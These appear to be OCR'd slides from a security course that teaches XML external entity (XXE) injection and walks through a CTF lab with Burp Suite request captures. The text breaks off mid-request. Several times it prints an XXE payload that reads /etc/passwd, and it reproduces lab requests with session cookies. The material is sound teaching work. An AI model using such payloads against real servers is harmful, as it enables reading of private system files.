XML External Entity attack (XXE); Shell with tar

Tbilisi, 2022

Overview


- XXE Attack
- Lab: syntax-check
- Tar Tool
- Lab: tartarsausage

XML external entity injection (XXE)

XML external entity injection (also known as XXE) is a web security vulnerability that **allows an attacker to interfere with an application's processing of XML data.**

It often allows an attacker **to view files** on the application server filesystem, and **to interact with any back-end or external systems** that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.




```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "file:///etc/passwd">
  ]>
  <foo>
    &xxe;
  </foo>
```

XML introduction

XML (Extensible Markup Language) is a markup language similar to HTML, but without predefined tags to use. Instead, you define your own tags designed specifically for your needs.

Most importantly, since the fundamental format of XML is standardized, if you share or transmit XML across systems or platforms, either locally or over the internet, the recipient can still parse the data due to the standardized XML syntax.



```xml
<?xml version="1.0" encoding="UTF-8"?>
<message>
    <warning>
         Hello World
    </warning>
</message>
```


XML introduction

Correct XML (valid and well-formed)

For an XML document to be correct, the following conditions must be fulfilled:


- Document must be **well-formed.**
- Document must conform to all **XML syntax rules**.
- Document must conform to semantic rules, which are usually set in an XML schema or a DTD (Document Type Definition).

Example:



```
<?xml version="1.0" encoding="UTF-8"?>
<message>
    <warning>
        Hello World
    <!--missing </warning> -->
</message>
```

Now let's look at a corrected version of that same document:




```
<?xml version="1.0" encoding="UTF-8"?>
<message>
    <warning>
        Hello World
    </warning>
</message>
```

How do XXE vulnerabilities arise?

Some applications use the XML format to transmit data between the browser and the server.

XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application.

XML external entities are a type of custom XML entity whose defined values are loaded from outside of the DTD in which they are declared. External entities are particularly interesting from a security perspective because they allow an entity to be defined based on the contents of a file path or URL.



```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "file:///etc/passwd">
  ]>
  <foo>
    &xxe;
  </foo>
```


Types of XXE attacks

Exploiting XXE to retrieve files
where an external entity is defined containing the contents of a file and returned in the application's response.

Exploiting XXE to perform SSRF attacks,
where an external entity is defined based on a URL to a back-end system.

Exploiting blind XXE exfiltrate data out-of-band,
where sensitive data is transmitted from the application server to a system that the attacker controls.

Exploiting blind XXE to retrieve data via error messages, where the attacker can trigger a parsing error message containing sensitive data.



```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "file:///etc/passwd">
  ]>
  <foo>
    &xxe;
  </foo>
```

Laboratory: syntax-check

Description:


Some languages can be read by human, but not by machines, while others can be read by machines but not by humans. This markup language solves this problem by being readable to neither.

The flag is in /var/www/html/flag.

Flag format: CTF{sha256}

Level: Medium

Server: 35.246.134.224:32666



```
35.246.134.224:32666
```

```
35.246.134.224:32666/parse?<foo>hi!<%2Ffoo>=&_token=7GjkOvGnU2cZnDMpCFjXOWKPr8yXdbVx2y3xvbYi
```


```
"Empty string supplied as input."
```


Hints:

- **Hint 1:** External entity (XXE) injection

Laboratory: syntax-check

Description:





35.246.134.224:32666/parse?<foo>hi!<%2Ffoo>=&_token=7GjkOvGnU2cZnDMpCFjXOWKPr8yXdbVx2y3xvbYi


```
"Empty string supplied as input."
```

Hints:

- **Hint 1:** External entity (XXE) injection

Laboratory: syntax-check

Let’s use Burp




Request to https://optimizationguide-pa.googleapis.com:443 [216.58.206.202]

```
POST /v1:GetModels?key=dummytoken HTTP/1.1
Host: optimizationguide-pa.googleapis.com
Content-Length: 23
Content-Type: application/x-protobuf
X-Client-Data: CK0DywE=
Sec-Fetch-Site: none
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71
Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


    *en-US
```

Laboratory: syntax-check

Try to modify request:




```
GET /parse?%3Cfoo%3Ehi%21234%3C%2Ffoo%3E=&_token=jyDGcSbVhSL3niuLemZCkaLaqi9MDJf4YZGEImiC HTTP/1.1
Host: 35.246.134.224:32666
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: XSRF-TOKEN=
eyJpdiI6IlBrMVVQdEBVK29SLlhzSGFCSkROGXOE99PSIsInZhbHVlIjoiTXNLTDB6aGM5OEttMmpKelIMOFlBNWxXSitHWXBPUG5zMG
lWMWRjcUEzdGRmbVFtVmhIaEFOWFQvWG9yUzUzSOZzdUVLKOg3bisxaHp4dXMzNZ5jNklaZG4xTTdEEytrUkNleG9FcOYvcTJQOOGV
ViBzLORvMOzSUONoYWgOL3MiLCJtYWMiOiJhNDczZDIlYmUZODFaMzA5ZmQZMZViZDhhMmZiNTQZMDc5YzBhODFhMGE3MaM4ODlaNj
UzOWVaNTAZNZU1NWJkIn0%3D; laravel_session=
eyJpdiI6InJWaG14YjFubONqalZPMZNzRGRxTGc9PSIsInZhbHVlIjoiSjEOLzdnSGBMSUlnMUFBclczZ3pjZVl5akFZWFg5cDVYNj
AwenF5VXZTeUZtSXliLlhoOVRKUzhnYUNudZpVdKF3LlZla3dzbldHSy9xYWVJTFdUNlBXeWhOYOFKSHpPKOhOeTFtbGR5dlVJalpX
YlBVampSeEpiSZJabFVVbUsiLCJtYWMiOiJlOGFmYzkzYmJhNThmMTUOYTQzZDYzZmMwYjViYmU4ZmYlZjBlMzBjYWI3MTgZZDZiOW
YONjA3YTQ5YjU3MjEzIn0%3D
Connection: close
Content-Length: 9

=weqweqwe
```

```
"That XML string is not well-formed"
```

Laboratory: syntax-check

Try to modify request:




Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2021.12.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 4 × 5 × ...
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
GET /parse?%3Cfoo%3Ehi%21%23%3C%2Ffoo%3E=&_token=jyDGcSbVhSL3nluLam20raLaq1SMDJ4YZGEIml0 HTTP/1.1
Host: 35.246.134.224:32666
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: XSRF-TOKEN=
eyJpdiI6IlBrMVVQdEBVK2VSLihxSGFCSkRQKOE9PSIsInZhbHVlIjoiTXNLTDB6aXM5OEttMmpKellMOFlBNWxXSithWXBRUG5sMG
lWMWRjcUEsdGhabVFtVmhlaEFOWFQvWG9yUzUzS0ZsdUVLKUg3bisaHp4dDMsN25jMklaZ04xTTdEVytrUkNleG5FcGYvcTJQQ0NV
ViBxLORvM0xSUONoYWg0L3MiLCJtYWMiOiJhNDczZDIiYmU2ODFmMmA5ZmQ2M2ViZDhhMmZiNTQ2MDc5YzBkODFhMGE3MmM4ODlaNj
Uz0WVmNTA2NCU1NWJkIn0%3D; laravel_session=
eyJpdiI6InJWaGI4YjFubGNqaI2PM2MzRGEzTGc9PSIsInZhbHVlIjoiSjEULzdnSXBMSUlmM0FBclcrZ3pjZV15akFZWFg5cDVYNj
